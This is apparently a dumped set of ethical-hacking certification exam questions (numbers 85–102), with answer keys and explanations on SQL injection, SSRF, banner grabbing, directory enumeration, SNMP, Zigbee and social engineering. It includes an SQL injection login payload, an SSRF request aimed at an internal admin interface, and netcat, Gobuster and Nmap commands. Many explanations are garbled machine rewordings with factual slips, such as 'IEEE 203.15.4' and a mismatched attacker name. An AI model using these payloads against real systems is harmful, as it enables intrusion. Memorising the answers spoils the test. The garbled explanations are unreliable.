Depending on the result, the content within the HTTP response will change, or remain the same. Thisallows an attacker to infer if the payload used returned true or false, even though no data from thedatabase is returned.
This attack is typically slow (especially on large databases) since an attackerwould need to enumerate a database, character by character.
Time-based Blind SQLi Time-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the database to wait for a specified amount of time (in seconds) before responding. The response time will indicate to the attacker whether the result of the query is TRUE or FALSE.
Depending on the result, an HTTP response will be returned with a delay, or returned immediately.
This allows an attacker to infer if the payload used returned true or false, even though no data from the database is returned. This attack is typically slow (especially on large databases) since an attacker would need to enumerate a database character by character.
https://www.acunetix.com/websitesecurity/sql-injection2/

QUESTION 85

In order to tailor your tests during a web-application scan, you decide to determine which webserver version is hosting the application. On using the sV flag with Nmap. you obtain the following response:
80/tcp open http-proxy Apache Server 7.1.6what Information-gathering technique does this best describe?

A. WhOiS lookup
B. Banner grabbing
C. Dictionary attack
D. Brute forcing

Correct Answer: B
Section:
Explanation:
Banner grabbing is a technique wont to gain info about a computer system on a network and the services running on its open ports. administrators will use this to take inventory of the systems and services on their network. However, an to find will use banner grabbing so as to search out network hosts that are running versions of applications and operating systems with known exploits.
Some samples of service ports used for banner grabbing are those used by Hyper Text Transfer Protocol (HTTP), File Transfer Protocol (FTP), and Simple Mail Transfer Protocol (SMTP); ports 80, 21, and 25 severally. Tools normally used to perform banner grabbing are Telnet, nmap and Netcat.
For example, one may establish a connection to a target internet server using Netcat, then send an HTTP request. The response can usually contain info about the service running on the host:



```
[root@[illegible]]# nc www.targethost.com 80
HEAD / HTTP/1.1

HTTP/1.1 200 OK
Date: Mon, 11 May 2009 22:10:40 EST
Server: Apache/2.0.46 (Unix) (Red Hat/Linux)
Last-Modified: Thu, 16 Apr 2009 11:20:14 PST
ETag: "[illegible]"
Accept-Ranges: bytes
Content-Length: 1110
Connection: close
Content-Type: text/html
```

This information may be used by an administrator to catalog this system, or by an intruder to narrow down a list of applicable exploits.
To prevent this, network administrators should restrict access to services on their networks and shut down unused or unnecessary services running on network hosts. Shodan is a search engine for banners grabbed from portscanning the Internet.

QUESTION 86

Jason, an attacker, targeted an organization to perform an attack on its Internet-facing web server with the intention of gaining access to backend servers, which are protected by a firewall. In this process, he used a URL https://xyz.com/ feed.php?url:externalsile.com/feed/to to obtain a remote feed and altered the URL input to the local host to view all the local resources on the target server.
What is the type of attack Jason performed In the above scenario?

A. website defacement
B. Server-side request forgery (SSRF) attack
C. Web server misconfiguration
D. web cache poisoning attack

Correct Answer: B

Section:
Explanation:
Server-side request forgery (also called SSRF) is a net security vulnerability that allows an assaulter to induce the server-side application to make http requests to associate arbitrary domain of the attacker's choosing.
In typical SSRF examples, the attacker might cause the server to make a connection back to itself, or to other web-based services among the organization's infrastructure, or to external third-party systems.
Another type of trust relationship that often arises with server-side request forgery is where the application server is able to interact with different back-end systems that aren't directly reachable by users. These systems typically have non- routable private informatics addresses. Since the back-end systems normally ordinarily protected by the topology, they typically have a weaker security posture.
In several cases, internal back-end systems contain sensitive functionality that may be accessed while not authentication by anyone who is able to act with the systems.
In the preceding example, suppose there's an body interface at the back-end url https://192.168.0.68/admin. Here, an attacker will exploit the SSRF vulnerability to access the executive interface by submitting the following request:

```
POST /product/stock HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 118 stockApi=http://192.168.0.68/admin
```

QUESTION 87
Attacker Rony Installed a rogue access point within an organization's perimeter and attempted to Intrude into its internal network. Johnson, a security auditor, identified some unusual traffic in the internal network that is aimed at cracking the authentication mechanism. He immediately turned off the targeted network and tested for any weak and outdated security mechanisms that are open to attack. What is the type of vulnerability assessment performed by Johnson in the above scenario?

A. Distributed assessment
B. Wireless network assessment
C. Most-based assessment
D. Application assessment

Correct Answer: B
Section:
Explanation:
Expanding your network capabilities are often done well using wireless networks, but it also can be a source of harm to your data system . Deficiencies in its implementations or configurations can allow tip to be accessed in an unauthorized manner.This makes it imperative to closely monitor your wireless network while also conducting periodic Wireless Network assessment.
It identifies flaws and provides an unadulterated view of exactly how vulnerable your systems are to malicious and unauthorized accesses.
Identifying misconfigurations and inconsistencies in wireless implementations and rogue access points can improve your security posture and achieve compliance with regulatory frameworks.

QUESTION 88
What would be the fastest way to perform content enumeration on a given web server by using the Gobuster tool?

A. Performing content enumeration using the bruteforce mode and 10 threads
B. Shipping SSL certificate verification
C. Performing content enumeration using a wordlist
D. Performing content enumeration using the bruteforce mode and random file extensions

Correct Answer: C
Section:
Explanation:
Analyze Web Applications: Identify Files and Directories - enumerate applications, as well as hidden directories and files of the web application hosted on the web server. Tools such as ?Gobuster is directory scanner that allows attackers to perform fast-paced enumeration of hidden files and directories of a target web application. # gobuster -u -w common.txt (wordlist) (P.1849/1833)

QUESTION 89
Bill is a network administrator. He wants to eliminate unencrypted traffic inside his company's network. He decides to setup a SPAN port and capture all traffic to the datacenter. He immediately discovers unencrypted traffic in port UDP 161.
what protocol is this port using and how can he secure that traffic?

A. it is not necessary to perform any actions, as SNMP is not carrying important information.
B. SNMP and he should change it to SNMP V3
C. RPC and the best practice is to disable RPC completely
D. SNMP and he should change it to SNMP v2, which is encrypted

Correct Answer: B
Section:
Explanation:
We have various articles already in our documentation for setting up SNMPv2 trap handling in Opsview, but SNMPv3 traps are a whole new ballgame. They can be quite confusing and complicated to set up the first time you go through the process, but when you understand what is going on, everything should make more sense.
SNMP has gone through several revisions to improve performance and security (version 1, 2c and 3).
By default, it is a UDP port based protocol where communication is based on a 'fire and forget' methodology in which network packets are sent to another device, but there is no check for receipt of that packet (versus TCP port when a network packet must be acknowledged by the other end of the communication link).
There are two modes of operation with SNMP – get requests (or polling) where one device requests information from an SNMP enabled device on a regular basis (normally using UDP port 161), and traps where the SNMP enabled device sends a message to another device when an event occurs (normally using UDP port 162). The latter includes instances such as someone logging on, the device powering up or down, or a wide variety of other problems that would need this type of investigation.
This blog covers SNMPv3 traps, as polling and version 2c traps are covered elsewhere in our documentation.
SNMP traps Since SNMP is primarily a UDP port based system, traps may be 'lost' when sending between devices; the sending device does not wait to see if the receiver got the trap. This means if the configuration on the sending device is wrong (using the wrong receiver IP address or port) or the receiver isn't listening for traps or rejecting them out of hand due to misconfiguration, the sender will never know.
The SNMP v2c specification introduced the idea of splitting traps into two types; the original 'hope it gets there' trap and the newer 'INFORM' traps. Upon receipt of an INFORM, the receiver must send an acknowledgement back. If the sender doesn't get the acknowledgement back, then it knows there is an existing problem and can log it for sysadmins to find when they interrogate the device.

QUESTION 90
John, a professional hacker, targeted an organization that uses LDAP for accessing distributed directory services. He used an automated tool to anonymously query the IDAP service for sensitive information such as usernames. addresses, departmental details, and server names to launch further attacks on the target organization.
What is the tool employed by John to gather information from the IDAP service?

A. jxplorer
B. Zabasearch
C. EarthExplorer
D. Ike-scan

Correct Answer: A
Section:
Explanation:
JXplorer could be a cross platform LDAP browser and editor. it's a standards compliant general purpose LDAP client which will be used to search, scan and edit any commonplace LDAP directory, or any directory service with an LDAP or DSML interface.
It is extremely flexible and can be extended and custom in a very number of the way. JXplorer is written in java, and also the source code and source code build system ar obtainable via svn or as a packaged build for users who wish to experiment or any develop the program.
JX is is available in 2 versions; the free open source version under an OSI Apache two style licence, or within the JXWorkBench Enterprise bundle with inbuilt reporting, administrative and security tools.
JX has been through a number of different versions since its creation in 1999; the foremost recent stable release is version 3.3.1, the August 2013 release.
JXplorer could be a absolutely useful LDAP consumer with advanced security integration and support for the harder and obscure elements of the LDAP protocol. it's been tested on Windows, Solaris, linux and OSX, packages are obtainable for HPUX, AIX, BSD and it should run on any java supporting OS.

QUESTION 91
This wireless security protocol allows 192-bit minimum-strength security protocols and cryptographic tools to protect sensitive data, such as GCMP-2S6. MMAC-SHA384, and ECDSA using a 384-bit elliptic curve. Which is this wireless security protocol?

A. WPA2 Personal
B. WPA3-Personal
C. WPA2-Enterprise
D. WPA3-Enterprise

Correct Answer: D
Section:
Explanation:
Enterprise, governments, and financial institutions have greater security with WPA3-Enterprise.
WPA3-Enterprise builds upon WPA2 and ensures the consistent application of security protocol across the network.
WPA3-Enterprise also offers an optional mode using 192-bit minimum-strength security protocols and cryptographic tools to raised protect sensitive data:
• Authenticated encryption: 256-bit Galois/Counter Mode Protocol (GCMP-256)
• Key derivation and confirmation: 384-bit Hashed Message Authentication Mode (HMAC) with Secure Hash Algorithm (HMAC-SHA384)
• Key establishment and authentication: Elliptic Curve Diffie-Hellman (ECDH) exchange and Elliptic Curve Digital Signature Algorithm (ECDSA) employing a 384-bit elliptic curve
• Robust management frame protection: 256-bit Broadcast/Multicast Integrity Protocol Galois Message Authentication Code (BIP-GMAC-256) The 192-bit security mode offered by WPA3-Enterprise ensures the proper combination of cryptographic tools are used and sets a uniform baseline of security within a WPA3 network.
It protects sensitive data using many cryptographic algorithms It provides authenticated encryption using GCMP-256 It uses HMAC-SHA-384 to generate cryptographic keys It uses ECDSA-384 for exchanging keys

QUESTION 92
Suppose that you test an application for the SQL injection vulnerability. You know that the backend database is based on Microsoft SQL Server. In the login/password form, you enter the following credentials:
Username: attack' or 1=1 -
Password: 123456 Based on the above credentials, which of the following SQL commands are you expecting to be executed by the server, if there is indeed an SQL injection vulnerability?

A. select * from Users where UserName = 'attack' ' or 1=1 -- and UserPassword = '123456'
B. select * from Users where UserName = 'attack' or 1=1 -- and UserPassword = '123456'
C. select * from Users where UserName = 'attack or 1=1 -- and UserPassword = '123456'
D. select * from Users where UserName = 'attack' or 1=1 --' and UserPassword = '123456'

Correct Answer: D
Section:

QUESTION 93
A newly joined employee. Janet, has been allocated an existing system used by a previous employee.
Before issuing the system to Janet, it was assessed by Martin, the administrator. Martin found that there were possibilities of compromise through user directories, registries, and other system parameters. He also Identified vulnerabilities such as native configuration tables, incorrect registry or file permissions, and software configuration errors. What is the type of vulnerability assessment performed by Martin?

A. Credentialed assessment
B. Database assessment
C. Host-based assessment
D. Distributed assessment


Correct Answer: C
Section:
Explanation:
The host-based vulnerability assessment (VA) resolution arose from the auditors' got to periodically review systems. Arising before the net becoming common, these tools typically take an "administrator's eye" read of the setting by evaluating all of the knowledge that an administrator has at his or her disposal.
Uses Host VA tools verify system configuration, user directories, file systems, registry settings, and all forms of other info on a number to gain information about it. Then, it evaluates the chance of compromise. it should also live compliance to a predefined company policy so as to satisfy an annual audit. With administrator access, the scans area unit less possible to disrupt traditional operations since the computer code has the access it has to

see into the complete configuration of the system.
What it Measures Host VA tools will examine the native configuration tables and registries to spot not solely apparent vulnerabilities, however additionally "dormant" vulnerabilities – those weak or misconfigured systems and settings which will be exploited when an initial entry into the setting. Host VA solutions will assess the safety settings of a user account table; the access management lists related to sensitive files or data; and specific levels of trust applied to other systems. The host VA resolution will a lot of accurately verify the extent of the danger by determinant however way any specific exploit could also be ready to get.
Types of Vulnerability Assessment Host-based assessments are a type of security check that involve conducting a configuration-level check to identify system configurations, user directories, file systems, registry settings, and other parameters to evaluate the possibility of compromise. Host- based scanners assess systems to identify vulnerabilities such as native configuration tables, incorrect registry or file permissions, and software configuration errors. (P.528/512)

QUESTION 94
During the enumeration phase. Lawrence performs banner grabbing to obtain information such as OS details and versions of services running. The service that he enumerated runs directly on TCP port 445.
Which of the following services is enumerated by Lawrence in this scenario?

A. Server Message Block (SMB)
B. Network File System (NFS)
C. Remote procedure call (RPC)
D. Telnet

Correct Answer: A
Section:
Explanation:
Worker Message Block (SMB) is an organization document sharing and information texture convention. SMB is utilized by billions of gadgets in a different arrangement of working frameworks, including Windows, MacOS, iOS , Linux, and Android. Customers use SMB to get to information on workers. This permits sharing of records, unified information the board, and brought down capacity limit needs for cell phones. Workers additionally use SMB as a feature of the
Software-characterized Data Center for outstanding burdens like grouping and replication.
Since SMB is a far off record framework, it requires security from assaults where a Windows PC may be fooled into reaching a pernicious worker running inside a confided in organization or to a far off worker outside the organization edge.
Firewall best practices and arrangements can upgrade security keeping malevolent traffic from leaving the PC or its organization.
For Windows customers and workers that don't have SMB shares, you can obstruct all inbound SMB traffic utilizing the Windows Defender Firewall to keep far off associations from malignant or bargained gadgets. In the Windows Defender
Firewall, this incorporates the accompanying inbound principles.



Name	Profile	Enabled
File and Printer Sharing (SMB-In)	All	No
Netlogon Service (NP-In)	All	No
Remote Event Log Management (NP-In)	All	No
Remote Service Management (NP-In)	All	No

You should also create a new blocking rule to override any other inbound firewall rules. Use the following suggested settings for any Windows clients or servers that do not host SMB Shares:
Name: Block all inbound SMB 445
Description: Blocks all inbound SMB TCP 445 traffic. Not to be applied to domain controllers or computers that host SMB shares.
Action: Block the connection
Programs: All
Remote Computers: Any
Protocol Type: TCP
Local Port: 445
Remote Port: Any
Profiles: All

Scope (Local IP Address): Any
Scope (Remote IP Address): Any
Edge Traversal: Block edge traversal You must not globally block inbound SMB traffic to domain controllers or file servers. However, you can restrict access to them from trusted IP ranges and devices to lower their attack surface. They should also be restricted to Domain or
Private firewall profiles and not allow Guest/Public traffic.

QUESTION 95
George is a security professional working for iTech Solutions. He was tasked with securely transferring sensitive data of the organization between industrial systems. In this process, he used a short-range communication protocol based on the IEEE 203.15.4 standard. This protocol is used in devices that transfer data infrequently at a low rate in a restricted area, within a range of 10-100 m.
What is the short-range wireless communication technology George employed in the above scenario?

A. MQTT
B. LPWAN
C. Zigbee
D. NB-IoT

Correct Answer: C
Section:
Explanation:
Zigbee could be a wireless technology developed as associate open international normal to deal with the unique desires of affordable, low-power wireless IoT networks. The Zigbee normal operates on the IEEE 802.15.4 physical radio specification and operates in unauthorised bands as well as a pair of.4 GHz, 900 MHz and 868 MHz.
The 802.15.4 specification upon that the Zigbee stack operates gained confirmation by the Institute of Electrical and physical science Engineers (IEEE) in 2003. The specification could be a packet-based radio protocol supposed for affordable, battery-operated devices. The protocol permits devices to speak in an exceedingly kind of network topologies and may have battery life lasting many years.
The Zigbee three.0 Protocol The Zigbee protocol has been created and ratified by member corporations of the Zigbee Alliance.Over three hundred leading semiconductor makers, technology corporations, OEMs and repair corporations comprise the Zigbee Alliance membership. The Zigbee protocol was designed to supply associate easy-to-use wireless information answer characterised by secure, reliable wireless network architectures.
THE ZIGBEE ADVANTAGE The Zigbee 3.0 protocol is intended to speak information through rip-roaring RF environments that area unit common in business and industrial applications. Version 3.0 builds on the prevailing Zigbee normal however unifies the market- specific application profiles to permit all devices to be wirelessly connected within the same network, no matter their market designation and performance. what is more, a Zigbee 3.0 certification theme ensures the ability of product from completely different makers. Connecting Zigbee three.0 networks to the information science domain unveil observance and management from devices like smartphones and tablets on a local area network or WAN, as well as the web, and brings verity net of Things to fruition.
Zigbee protocol options include:
Support for multiple network topologies like point-to-point, point-to-multipoint and mesh networks Low duty cycle – provides long battery life Low latency Direct Sequence unfold Spectrum (DSSS) Up to 65,000 nodes per network 128-bit AES encryption for secure information connections Collision avoidance, retries and acknowledgements This is another short-range communication protocol based on the IEEE 203.15.4 standard. Zig-Bee is used in devices that transfer data infrequently at a low rate in a restricted area and within a range of 10–100 m.

QUESTION 96
Susan, a software developer, wants her web API to update other applications with the latest information. For this purpose, she uses a user-defined HTTP tailback or push APIs that are raised based on trigger events: when invoked, this feature supplies data to other applications so that users can instantly receive real-time Information.
Which of the following techniques is employed by Susan?

A. web shells
B. Webhooks
C. REST API
D. SOAP API


Correct Answer: B
Section:
Explanation:
Webhooks are one of a few ways internet applications will communicate with one another.
It allows you to send real-time data from one application to another whenever a given event happens.

For example, let's say you've created an application using the Foursquare API that tracks when people check into your restaurant. You ideally wish to be able to greet customers by name and provide a complimentary drink when they check in.

What a webhook will is notify you any time someone checks in, therefore you'd be able to run any processes that you simply had in your application once this event is triggered.


The data is then sent over the web from the application wherever the event originally occurred, to the receiving application that handles the data.

Here's a visual representation of what that looks like:



A webhook url is provided by the receiving application, and acts as a phone number that the other application will call once an event happens.

Only it's more complicated than a phone number, because data about the event is shipped to the webhook url in either JSON or XML format. this is known as the "payload." Here's an example of what a webhook url looks like with the payload it's carrying:



```
https://yourapp.com/data/12345?customer=bob&value=10.00&item=paper

To: yourapp.com/data/12345
Customer: Bob
Value: 10.00
Item: Paper
```

What are Webhooks? Webhooks are user-defined HTTP callback or push APIs that are raised basedon events triggered, such as comment received on a post and pushing code to the registry. Awebhook allows an application to update other applications with the latest information. Onceinvoked, it supplies data to the other applications, which means that users instantly receive real-timeinformation. Webhooks are sometimes called "Reverse APIs" as they provide what is required for APIspecification, and the developer should create an API to use a webhook. A webhook is an APIconcept that is also used to send text messages and notifications to mobile numbers or email addresses from an application when a specific event is triggered. For instance, if you search for something in the online store and the required item is out of stock, you click on the "Notify me" bar to get an alert from the application when that item is available for purchase.

These notifications from the applications are usually sent through webhooks.

QUESTION 97

Johnson, an attacker, performed online research for the contact details of reputed cybersecurity firms. He found the contact number of sibertech.org and dialed the number, claiming himself to represent a technical support team from a vendor. He warned that a specific server is about to be compromised and requested sibertech.org to follow the provided instructions. Consequently, he prompted the victim to execute unusual commands and install malicious files, which were then used to collect and pass critical Information to Johnson's machine. What is the social engineering technique Steve employed in the above scenario?

A. Quid pro quo

B. Diversion theft

C. Elicitation

D. Phishing

Correct Answer: A
Section:
Explanation:
https://www.eccouncil.org/what-is-social-engineering/
This Social Engineering scam involves an exchange of information that can benefit both the victim and the trickster. Scammers would make the prey believe that a fair exchange will be present between both sides, but in reality, only the fraudster stands to benefit, leaving the victim hanging on to nothing. An example of a Quid Pro Quo is a scammer pretending to be an IT support technician.
The con artist asks for the login credentials of the company's computer saying that the company is going to receive technical support in return. Once the victim has provided the credentials, the scammer now has control over the company's computer and may possibly load malware or steal personal information that can be a motive to commit identity theft.
"A quid pro quo attack (aka something for something" attack) is a variant of baiting. Instead of baiting a target with the promise of a good, a quid pro quo attack promises a service or a benefit based on the execution of a specific action."
https://resources.infosecinstitute.com/topic/commonsocial- engineeringattacks/#:~: text=A%20quid%20pro%20quo%20attack,execution%20of%20a%20specific%20action.

QUESTION 98
SQL injection (SQLi) attacks attempt to inject SQL syntax into web requests, which may Bypass authentication and allow attackers to access and/or modify data attached to a web application.
Which of the following SQLI types leverages a database server's ability to make DNS requests to pass data to an attacker?

A. Union-based SQLI
B. Out-of-band SQLI
C. In-band SQLI
D. Time-based blind SQLI


Correct Answer: B
Section:
Explanation:
Out-of-band SQL injection occurs when an attacker is unable to use an equivalent channel to launch the attack and gather results. … Out-of-band SQLi techniques would believe the database server's ability to form DNS or HTTP requests to deliver data to an attacker. Out-of-band SQL injection is not very common, mostly because it depends on features being enabled on the database server being used by the web application. Out-of-band SQL injection occurs when an attacker is unable to use the same channel to launch the attack and gather results.
Out-of-band techniques, offer an attacker an alternative to inferential time-based techniques, especially if the server responses are not very stable (making an inferential time-based attack unreliable).
Out-of-band SQLi techniques would rely on the database server's ability to make DNS or HTTPrequests to deliver data to an attacker. Such is the case with Microsoft SQLServer's xp_dirtree command, which can be used to make DNS requests to a server an attackercontrols; as well as Oracle Database's UTL_HTTP package, which can be used to send HTTP requestsfrom SQL and PL/SQL to a server an attacker controls.

QUESTION 99
Andrew is an Ethical Hacker who was assigned the task of discovering all the active devices hidden by a restrictive firewall in the IPv4 range in a given target network.
Which of the following host discovery techniques must he use to perform the given task?

A. UDP scan
B. TCP Maimon scan
C. arp ping scan
D. ACK flag probe scan

Correct Answer: C
Section:
Explanation:
One of the most common Nmap usage scenarios is scanning an Ethernet LAN. Most LANs, especially those that use the private address range granted by RFC 1918, do not always use the overwhelming majority of IP addresses. When Nmap attempts to send a raw IP packet, such as an ICMP echo request, the OS must determine a destination hardware (ARP) address, such as the target IP, so that the Ethernet frame can be properly addressed. .. This is required to issue a series of ARP requests.
This is best illustrated by an example where a ping scan is attempted against an Area Ethernet host.
The –send-ip option tells Nmap to send IP-level packets (rather than raw Ethernet), even on area networks. The Wireshark output of the three ARP requests and their timing have been pasted into the session.

Raw IP ping scan example for offline targets This example took quite a couple of seconds to finish because the (Linux) OS sent three ARP requests at 1 second intervals before abandoning the host. Waiting for a few seconds is excessive, as long as the ARP response usually arrives within a few milliseconds. Reducing this timeout period is not a priority for OS vendors, as the overwhelming majority of packets are sent to the host that actually exists. Nmap, on the other hand, needs to send packets to 16 million IP s given a target like 10.0.0.0/8. Many targets are pinged in parallel, but waiting 2 seconds each is very delayed.
There is another problem with raw IP ping scans on the LAN. If the destination host turns out to be unresponsive, as in the previous example, the source host usually adds an incomplete entry for that destination IP to the kernel ARP table.
ARP tablespaces are finite and some operating systems become unresponsive when full. If Nmap is used in rawIP mode (–send-ip), Nmap may have to wait a few minutes for the ARP cache entry to expire before continuing host discovery.
ARP scans solve both problems by giving Nmap the highest priority. Nmap issues raw ARP requests and handles retransmissions and timeout periods in its sole discretion. The system ARP cache is bypassed. The example shows the difference. This ARP scan takes just over a tenth of the time it takes for an equivalent IP.
Example b ARP ping scan of offline target



```
# nmap -n -sn -PR --packet-trace --send-eth 192.168.33.37

Starting Nmap ( http://nmap.org )
SENT (0.0000s) ARP who-has 192.168.33.37 tell 192.168.0.100
SENT (0.1180s) ARP who-has 192.168.33.37 tell 192.168.0.100
Note: Host seems down. If it is really up, but blocking ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 0.23 seconds
```

In example b, neither the -PR option nor the -send-eth option has any effect. This is often because ARP has a default scan type on the Area Ethernet network when scanning Ethernet hosts that Nmap discovers. This includes traditional wired Ethernet as 802.11 wireless networks. As mentioned above, ARP scanning is not only more efficient, but also more accurate. Hosts frequently block IP-based ping packets, but usually cannot block ARP requests or responses and communicate over the network.Nmap uses ARP instead of all targets on equivalent targets, even if different ping types (such as -PE and -PS) are specified. LAN.. If you do not need to attempt an ARP scan at all, specify – send-ip as shown in Example a "Raw IP Ping Scan for Offline Targets".
If you give Nmap control to send raw Ethernet frames, Nmap can also adjust the source MAC address. If you have the only PowerBook in your security conference room and a large ARP scan is initiated from an Apple-registered MAC address, your head may turn to you. Use the –spoof-mac option to spoof the MAC address as described in the MAC Address Spoofing section.

QUESTION 100
Ralph, a professional hacker, targeted Jane, who had recently bought new systems for her company.
After a few days, Ralph contacted Jane while masquerading as a legitimate customer support executive, informing that her systems need to be serviced for proper functioning and that customer support will send a computer technician. Jane promptly replied positively. Ralph entered Jane's company using this opportunity and gathered sensitive information by scanning terminals for passwords, searching for important documents in desks, and rummaging bins. What is the type of attack technique Ralph used on jane?

A. Dumpster diving
B. Eavesdropping
C. Shoulder surfing
D. impersonation

Correct Answer: D
Section:

QUESTION 101
Alice, a professional hacker, targeted an organization's cloud services. She infiltrated the targets MSP provider by sending spear-phishing emails and distributed custom-made malware to compromise user accounts and gain remote access to the cloud service. Further, she accessed the target customer profiles with her MSP account, compressed the customer data, and stored them in the MSP. Then, she used this information to launch further attacks on the target organization. Which of the following cloud attacks did Alice perform in the above scenario?

A. Cloud hopper attack
B. Cloud cryptojacking
C. Cloudborne attack
D. Man-in-the-cloud (MITC) attack

Correct Answer: A
Section:
Explanation:

Operation Cloud Hopper was an in depth attack and theft of data in 2017 directed at MSP within the uk (U.K.), us (U.S.), Japan, Canada, Brazil, France, Switzerland, Norway, Finland, Sweden, South Africa , India, Thailand, South Korea and Australia. The group used MSP as intermediaries to accumulate assets and trade secrets from MSP client engineering, MSP industrial manufacturing, retail, energy, pharmaceuticals, telecommunications, and government agencies.
Operation Cloud Hopper used over 70 variants of backdoors, malware and trojans. These were delivered through spear-phishing emails. The attacks scheduled tasks or leveraged services/utilities to continue Microsoft Windows systems albeit the pc system was rebooted. It installed malware and hacking tools to access systems and steal data.

QUESTION 102
joe works as an it administrator in an organization and has recently set up a cloud computing service for the organization. To implement this service, he reached out to a telecom company for providing Internet connectivity and transport services between the organization and the cloud service provider, in the NIST cloud deployment reference architecture, under which category does the telecom company fall in the above scenario?

A. Cloud booker
B. Cloud consumer
